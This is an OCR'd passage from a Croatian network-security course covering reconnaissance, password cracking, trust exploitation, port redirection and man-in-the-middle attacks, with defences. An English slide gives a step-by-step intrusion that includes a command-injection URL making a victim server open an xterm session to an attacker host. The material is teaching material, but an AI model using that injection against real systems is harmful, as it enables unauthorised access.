

1.3 Primjeri napada
1.3.1 Napad upitom

Napad upitom može se sastojati od slijedećeg:


- Pregledavanje paketa (Packet sniffers)
- Nadzor portova (Port scans)
- Slanje „ping“ signala (Ping sweeps)
- Internetski informacijski upiti (Internet information queries)



Zlonamjerni napadač tipično šalje „ping“ signale prema ciljnoj mreži s ciljem određivanja koje su IP adrese „žive“.




Nakon toga napadač koristi nadzor porta s ciljem određivanja koji mrežni servisi ili portovi su aktivni na toj IP adresi.



S tom informacijom napadač šalje upit portu s ciljem određivanja tipa aplikacije i verzije, kao i tipa i

verzije operacijskog sustava na napadnutom kompjuteru / serveru. Na osnovu tih informacija napadač može odrediti moguće slabosti mreže koje bi mogle biti korištene u daljnjim napadima.


Koristeći, na primjer „nslookup“ i „whois utilities“, napadač može jednostavno odrediti IP adresni prostor dodijeljen tom poduzeću ili entitetu. „Ping“ signal daje informaciju napadaču koja je IP adresa „živa“.



Nadzor mreže i pregledavanje paketa su uobičajeni termini za špijunažu u mreži (eavesdropping). Špijunaža u mreži sastoji se od slušanja, špijuniranja, pretraživanja i nadzora. Informacije dobivene na taj način mogu biti polazne postavke drugih tipova napada na mrežu.

Primjer podataka koji su podložni špijuniranju u mreži su SNMP verzija 1 zapisi koji se šalju kao čisti tekst. Napadač može nadzirati SNMP poruke i prikupljati važne podatke o konfiguraciji mrežne opreme. Drugi primjer je hvatanje lozinki i korisničkih podataka dok oni cirkuliraju mrežom.

Vrste špijuniranja mreže
Uobičajena metoda špijuniranja komunikacija je hvatanje paketa TCP/IP ili nekih drugih protokola te dekodiranje sadržaja upotrebom analizatora protokola ili sličnih uređaja.



Dvije uobićajene upotrebe špijuniranja mreže su kako slijedi:

- Dohvat informacije – napadači na mrežu mogu identificirati korisničko ime, lozinku ili informaciju sadržanu u paketu ka npr. Broj kreditne kartice ili druge osobne podatke.
- Krađa informacija – špijuniranje mreže može voditi krađi informacija. Krađa se pojavljuje kada se podaci prenose internom ili vanjskom mrežom. Napadač može također otuđiti podatke s mrežnih računala koristeći neautorizirani pristup. Primjer je upad u ili špijuniranje financijskih institucija ili dohvaćanje brojeva kreditnih kartica. Drugi primjer je upotreba računaka s ciljem razbijanja korisničkih imena ili lozinki.

Alati koji se koriste za špijuniranje na mreži
Slijedeći alati se koriste za špijuniranje na mreži:

- Mrežni analizatori protokola
- Programi za hvatanje paketa na umreženim računalima

Metode obrane od napada
Tri najefikasnije metode obrane od špijuniranja mreže su slijedeće:

- Uvođenje i stroga upotreba pravila i direktiva koje zabranjuju korištenje protokola s poznatim slabostima prema špijuniranju u mreži
- Upotreba enkripcije koja odgovara potrebama zaštite podataka unutar organizacije uzimajući u obzir znaćajno opterećenje resursa sistema ili korisnika
- Upotreba komutirane mreže


Enkripcija podataka
Enkripcija osigurava zaštitu podataka osjetljivih prema špijuniranju mreže, probijanju lozinki ili drugih vrsta manipulacija. Neki od prednosti enkripcije su kako slijedi:

- Gotovo svaka kompanija ima transakcije koje, ako su vidljive od strane špijuniranja mreže, mogu imati negativne posljedice. Enkripcija sigurava da kada osjetljivi podaci prolaze putem osjetljivim na špijuniranje ne mogu biti mijenjani ili pregledani.
- Dekripcija ne neophodna kada podaci dođu do router ili pristupni uređaj ciljne mreže.
- Enkripcijom nakon User Datagram Protocol (UDP) ili Transmission Control Protocol (TCP) zaglavlja, dakle samo je sadržaj paketa enkriptiran, Cisco IOS network-layer enkripcija omogućava svim routerima i switch-evima na prospojnom putu da propuštaju promet kao da se radi o bilo kojem

drugom IP paketu. Enkripcija samo sadržaja omogućava tok i prospajanje prometa bez obzira da li su podaci enkriptirani ili ne odnosno enkripcijske liste i dekriptiranja „na putu“ postaju suvišna i enkripcija ne utječe na željeni nivo prenosa podataka i kvalitete servisa (QoS) za sve podatke u mreži.


1.3 Primjeri napada
1.3.2 Pristup


Napad pristupom iskorištava poznate slabosti mreže u autentifikaciji, FTP servisima i WEB servisima za ostvarivanje ulaza na web stranicu, povjerljivu bazu podataka ili druge osjetljive informacije.



Napad pristupom se može sastojati od slijedećeg:

Napad na lozinku
Napad na lozinku se može implementirati upotrebom nekoliko metoda, uključujući i programe za nasilne napade (brute force attack), programe u formi trojanskog konja, nadzor IP paketa i sl.





Iako se pomoću nadzora IP prometa i paketa može dohvatiti korisničko ime i lozinka, napadi na lozinke se uobićajeno oslanjaju na ponavljanje pokušaja identifikacije krisničkog imena, lozinke ili obojega. Ovi pokušaji nazivaju se nasilni napadi.

Često se nasilni napadi izvode upotrebom programa koji se izvode u mreži koji se pokušavaju logirati na resurse koji su dostupni kroz mrežu kao npr serveri. Kada napadač ostvari pristup resursu, ima ista prava pristupa kao i vlasnik lozinke koja je kompromitirana. Ako taj korisnik ima dostatni nivo dozvoljenog pristupa mrežnoj konfiguraciji, napadač kreira poseban pristup koji će koristiti u daljnjim napadima, bez promjene bilo kakvog statusa ili privilegija kompromitiranog racuna.

Slijedeće dvije metode se najčušće koriste kod proračuna lozinke:

- Probijanje pomoću riječnika (Dictionary cracking) – djelići lozinki svih rijeći iz riječnika se miješaju i uspoređuju s djelićima lozinke koja se nastoji probiti. Ova metoda je iznimno brza i može otkriti jednostavnije lozinke.
- Nasilna kalkulacija lozinke (Brute-force computation) – Ova metoda koristi određeni karakter set kao npr. A do Z, ili A do Z plus 0 do 9, i proračunava djelove svake moguće lozinke koja se može

formirati od ovih karaktera. Ova metoda će uvijek dati pozitivan rezultat ako je lozinka sastavljena od odabranih karaktera. Manjak ove metode je vrijeme potrebno za tkav proračun.

Iskorištavanje povjerenja
Iako je to više princip rada nego napada, iskorištavanje povjerenja ponaša se kao napad u kojem napadač iskorištava odnos povjerenja unutar mreže.

Attack Goal

FIGURES

1 2 3 4 5 6

Attack Goal: Compromise one host with which to launch other attacks

Step-by-Step Attack Method:

- The most obvious target is Web server
- Vulnerability scan (automated or manual)
- Successful vulnerability found (cdomain 1.0)
- Send attack sequence to Web browser:
  http//www.victim.com/cgi/ bin/whois_raw.cgi?fqdn=%0A/usr/X11R6/bin/xterm%20-display%20hacker.machine.com:0
- Xterm is displayed on attacker machine allowing interactive session
- OS version is easily detected
- Hacker FTPs buffer overflow from his machine (libc)
- Buffer overflow is executed and root access is achieved
- Root kit can then be installed to hide presence and allow further attacks into the network


Attack Result: Attacker now **controls** one system and can either deface the public Web presence (easy), or continue hacking for more interesting information.

Trust Exploitation Example

FIGURES

1 2 3 4 5 6

Network OS	Trust Models
Windows	Domains Active Directory (AD)
Linux and UNIX	Network File System (NFS) Network Information Service Plus (NIS+)



Tipičan primjer je vanjska mrežna konekcija određene mreže. Na tim segmentima mreže uobičajeno se nalaze Domain Name System (DNS), Simple Mail Transfer Protocol (SMTP), i Hypertext Transfer Protocol (HTTP) servisi. Kako se svi o servisi načešće nalaze na istom segmentu, kompromitiranje jednog od njih lako dovodi do kompromitiranja svih ostalih jer oni po definiciji „vjeruju“ jedan drugom.


Drugi primjer je sistem koji se nalazi izvan firewall-a a ima odnos povjerenja sa sistemom unutar firewall-a. Kada je vanjski sistem kompromitiran, status povjerenja može se iskoristiti i napasti unutarnju mrežu.

Slijedeći primjer uključuje povećanje privilegija. Povećanje privilegija pojavljuje se kada korisnik dobiva privilegije ili prava na resurse koja nisu dodijeljena od strane administratora. Resursi i objekti mogu biti file-ovi, komande, ili drug kompjuter ili mrežni uređaj. Cilj je pristupiti informaciji ili izvršiti neautoriziranu proceduru. Ovaj postupak će biti upotrebljen za dobivanje administrativnih privilegija prema sistemu ili određenom uređaju unutar mreže. Te privilegije se tada koriste za instalaciju špijunskih programa, kreiranje paralelnih ulaza u mreže ili brisnje file-ova arhive (log file).

Napadi bazirani na iskorištavanju povjerenja mogu biti umanjeni kroz preciznu i strogu definiciju nivoa povjerenja u mreži. Sistem unutar firewall-a nikad ne smije absolutno vjerovati sistemu s vanjske strane firewall-a. To povjerenje mora biti ograničeno na određeni protokol i autorizirano s ečim drugim a ne samo IP adresom gdje god je to moguće.

Preusmjeravanje porta

Napad preusmjeravanjem porta je tip napada koji iskorištava povjerenje i preko kompromitiranog računala preusmjerava promet preko firewall-a koji u drugom slučaju ne bi bio propušten. Razmotrimo firewall s tri sučelja i računalom na svakom od njih. Računalo izvan firewall-a može dohvatiti segment javnih servisa dok računalo unutar ne. Segment javnih servisa uobičajeno se odnosi kao demilitarizirana zona (DMZ). Računalo iz segmenta javnih servisa može dohvatiti računalo s obje strane firewall-a. Ako je napadač u mogućnosti kompromitirati segment računala s javnim servisima, može instalirati program koji preusmjerava promet s vanjskog računala direktno na unutarnje. U slučaju da promet ne ugrožava pravila implementirana u firewall, vanjsko računalo sada može neometano ostvarivati konekciju s unutarnjim kroz preusmjeravanje porta na računalu s javnim servisima. Primjer programa koji može omogućiti ovaj tip pristupa j Netcat.



Napadi preusmjeravanjem porta mogu biti smanjeni primarno upotrebom adekvatnog mdela povjerenja među računalima (kako je i prije spomenuto). Podrazumijevajući da je sistem napadnut, IDC baziran na

računalu može pomoći u otkrivanju napada i spriječiti instalaciju programa na računalo.

Napad tipa čovjek-između (Man-in-the-middle Attack)
Napad tipa čovjek-između zahtjeva da napadač ima pristup mrežnim paketima koji prolaze mrežom. To npr. može biti osoba koja radi za Internet servis provider-a (ISP) i ima pristup prometu u mreži koji se prenosi između ISP-a i drugih djelova mreže.

Ovaj napad se najčešće izvodi korištenjem nadzora paketa i ruting i transport protokola. Moguća korist od ovih napada je krađa informacija, krađa aktivne sesije i ostvarivanje pristupa mrežnim resursima, analiza prometa u cilju prikupljanja informacija o mreži i njenim korisnicima, odbijanje servisa (DoS), korumpiranje podataka koji se prenose i ubacivanje novih podataka u mrežnu komunikaciju.

